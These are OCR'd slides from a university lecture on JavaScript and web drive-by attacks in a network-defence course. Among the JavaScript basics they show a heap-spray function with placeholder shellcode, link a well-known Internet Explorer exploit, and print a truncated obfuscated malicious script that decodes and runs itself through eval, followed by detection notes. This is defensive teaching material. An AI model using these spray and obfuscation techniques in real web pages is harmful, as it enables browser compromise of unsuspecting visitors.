
Defending Computer Networks
Lecture 17: Javascript/Web Drive-bys

Stuart Staniford

Adjunct Professor of Computer Science

Logistics

- Quiz 2: Tuesday, November 4th
- Project Milestone 1: Friday, November 7th



SECURITY

Vulnerability in widely used 'strings' utility could spell trouble for malware analysts

Lucian Constantin

One of the first things a malware analyst does when encountering a suspicious executable file is to extract the text strings found inside it, because they can provide immediate clues about its purpose. This operation has long been considered safe, but it can actually lead to a system compromise, a security researcher found.

String extraction is typically done using a Linux command-line tool called strings that's part of GNU Binutils, a collection of tools for binary file analysis and manipulation available by default in most Linux distributions.

Google security engineer Michal Zalewski was recently running a type of vulnerability testing known as fuzzing against a library called libbfd (the Binary File Descriptor library) that sits at the core of GNU Binutils and is used for file format parsing. Fuzzing is the act of providing unexpected input to an application like libbfd in order to trigger potentially exploitable behavior.

What Zelewski found was, in his own words, "a range of troubling and likely exploitable out-of-bounds crashes due to very limited range checking." These are the kinds of errors that can lead to arbitrary code execution.

http://www.pcworld.com/article/2839312/vulnerability-in-widely-used-strings-utility-could-spell-trouble-for-malware-analysts.html

Assigned Reading

- http://www.thegreycorner.com/2010/01/heap-spray-exploit-tutorial-internet.html

Main Goals for Today

- Micro-tour of Javascript
- Web-client attacks

HTML

- Main markup language of the web
- text/html is most common type over HTTP
- Tag based formatting

```
<!DOCTYPE html>
<html>
  <head>
    <title>HTML Example</title>
  </head>
  <body>
   <p><b>Hello...</b> <a href="http://www.cnn.com/">world!</a></p>
  </body>
 </html>
```

Try it – load into browser

Some other tags of interest

- <table>
  - <tr><th>Column 1</th><th>Column 2</th></tr>
  - <tr><td>Data A</td><td>Data B</td></td>
- </table>
- <ul><li>Bullet 1</li><li>Bullet 2</li></ul>
- <img src = “http://foo.com/bar.jpg”>
- <iframe src = “http://foo.com/bar.html” width =20 height=40/>

JS Inclusion in HTML

- <script> js – blah - blah </script>
  - Technically should be
  - <script language = “javascript”>
- <script src = “foo.js”>
- These are interpreted/run at page load time
- In tag attributes:
  - <button type="button" onclick=”myJSFunc()">Button Name</button>
  - onmouseover, onkeypress, dozens more events that can trigger interpretation/execution of additional js

Let’s have a look

- Developer view of www.cnn.com

Some basics of syntax

- Variable declarations
  - var x;   // Now x is undefined
  - var x = 5;   // Now x is a Number
  - var x = "John";   // Now x is a String
- Loose dynamic typing a la Perl etc
- All the usual C operators: +, -, ++, &&, …
- + on strings is concatenation
  - “foo” + “bar” == “foobar”
  - “foo”+5 == “foo5”

Scoping Example

```
<!DOCTYPE html>
<html>
  <head>
    <title>JavaScript Example</title>
  </head>
  <body>
  <script>var foo = "Hello world";</script>
    <p><b>Hello...</b> <a href=
“http://www.cnn.com/” onmouseover="alert(foo)">world!</a></p>
  </body>
</html>
```

JavaScript Arrays

- var cars=["Saab","Volvo","BMW"];
  - cars[0] == “Saab”
  - cars.length == 3
- Arrays can be returned from functions and passed to functions

Control Structures

- if(i<5) {foo code} else {bar code}
- for (var i=0;i<N;i++) { blah; blah;}
- while (i < 5) {blah; blah;}
- switch(n) {
  - case 1: blah;break;
  - case 2: blah; break;
  - default: blah}

Object Orientation in JS

- Objects are like hashes/dictionaries
- var person={firstname:"John", lastname:"Doe", id:5566};
  - person.id==5566
- Everything is an object, and many standard methods available
  - var foo = “bar”;
  - foo.length == 3
  - foo.substring(0,1) == “ba”

Accessing the DOM from JS


- Given <p id="intro">Hello world.</p>
  - var x=document.getElementById("intro");
  - var y = document. getElementsByTagName("p")
    - y is now an array of all the <p> elements
    - for(var i=0; i<y.length; i++)…
  - x.innerHTML = "Goodbye."
    - Will replace "Hello world" with "Goodbye"
  - document.createElement("p");

Heap Spray Code

```
function spray_heap()
        {
            var chunk_size, payload, nopsled;

            chunk_size = 0x80000;
            payload = unescape("<PAYLOAD>");
            nopsled = unescape("<NOP>");
            while (nopsled.length < chunk_size)
                nopsled += nopsled;
            nopsled_len = chunk_size - (payload.length + 20);
            nopsled = nopsled.substring(0, nopsled_len);
            heap_chunks = new Array();
            for (var i = 0 ; i < 200 ; i++)
                heap_chunks[i] = nopsled + payload;
        }
```

Heap Sprays


Before spray
After spray
Free
300 Mb
200 Mb
100 Mb
0 Mb
fragmentation
Free
Used
Used
Spray until you reach predicatable location
Consecutive chunks of nops + shellcode
300 Mb
200 Mb
100 Mb
0 Mb
© 2011 - www.corelan.be
Used
Free
Sprayed (Used)

Sample Browser Exploit

- This is a famous IE exploit used as 0day
  - To compromise Google and many others
  - By Chinese PLA
- We will walk through
- http://www.exploit-db.com/exploits/11167/

Protecting Yourself

- Up-to-date
  - OS
  - Browser
  - Plugins
- *BSD > Linux > Mac OS > Windows
  - Not inherently more secure, just less attacked
- Click-to-play
  - http://krebsonsecurity.com/2013/03/help-keep-threats-at-bay-with-click-to-play/
- AV (sort of)

Javascript Obfuscation

- Javascript has things like
  - eval()
  - document.write()
- Can create code on the fly and execute it
- So initial appearance of code and what finally executes may be very very different

Sample Obfuscated Javascript

```
<script language="javascript">var
k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";function
se97a(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/
g,"");do{e1=k.indexOf(s.charAt(i++));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i+
+));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|
e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o+String.fromCharCode(c2);}if(e4!=64){o=o
+String.fromCharCode(c3);}}while(i<s.length);return o;}
eval(se97a("ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rh
cy5sZW5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMi
woaSsxKSoyKTtvcyArPSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlK
G9zKTt9"));document.write(se97a(asas("4c53307444516f4e4367304b44516f4e4367304b44516f
4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516
f4e4367304b44516f3863324e796158423049477868626d64315957646c50534a7159585a68633
24e7961584230496a344e436d6c6d4b473568646d6c6e5958527663693571595a6852573568
596d786c5a4367704b53423744516f4e436e5a6863694271646d317463335a744c434271646d31
7a5a574d7349477032625856675a59575a6c4c434271646d317063484a7659797767616e5a746348
42685932733744517032595849676154307f794232595849676544307f794232595849676
5
6a30774f77304b6157596f626d4632615762397463473975a5735305…. (3 more pages)
```


It’s actually even worse

- Polymorphism
  - Servers can generate different obfuscation of underlying exploit with every HTTP response
- Obfuscation widely used legitimately
  - Intellectual property protection
- So how to detect on wire?
  - Snort-style signatures need not apply…

Process Caveats


- This is an account of work done for a commercial vendor (FireEye, SV startup).
  - Was Chief Scientist until Feb.
- Some restrictions apply.

Pre-Existing Product



- Designed to detect zero-day worms (internal spread)
- Phase I heuristics: port-scan detection
- Worked technically, but not as a value proposition
- Plug into core vs edge network

Problem Statement (I)



- Typical enterprise egress speed is 100Mbps - 10Gbps

Problem Statement (II)

- Heuristics must run fast (line rate)
  - Taken to mean must be single-pass
  - Multithreaded
- 1 in 10^6-10^7 http responses is bad.
- VM bandwidth limited – can only afford to run 1 in 10^3-10^4 responses in VM.
  - This sets FP rate allowed in heuristics
  - FN rate is as little as possible.
  - So have to be fairly discriminating
  - VM gets us the other 10^3-10^4 factor of discrimination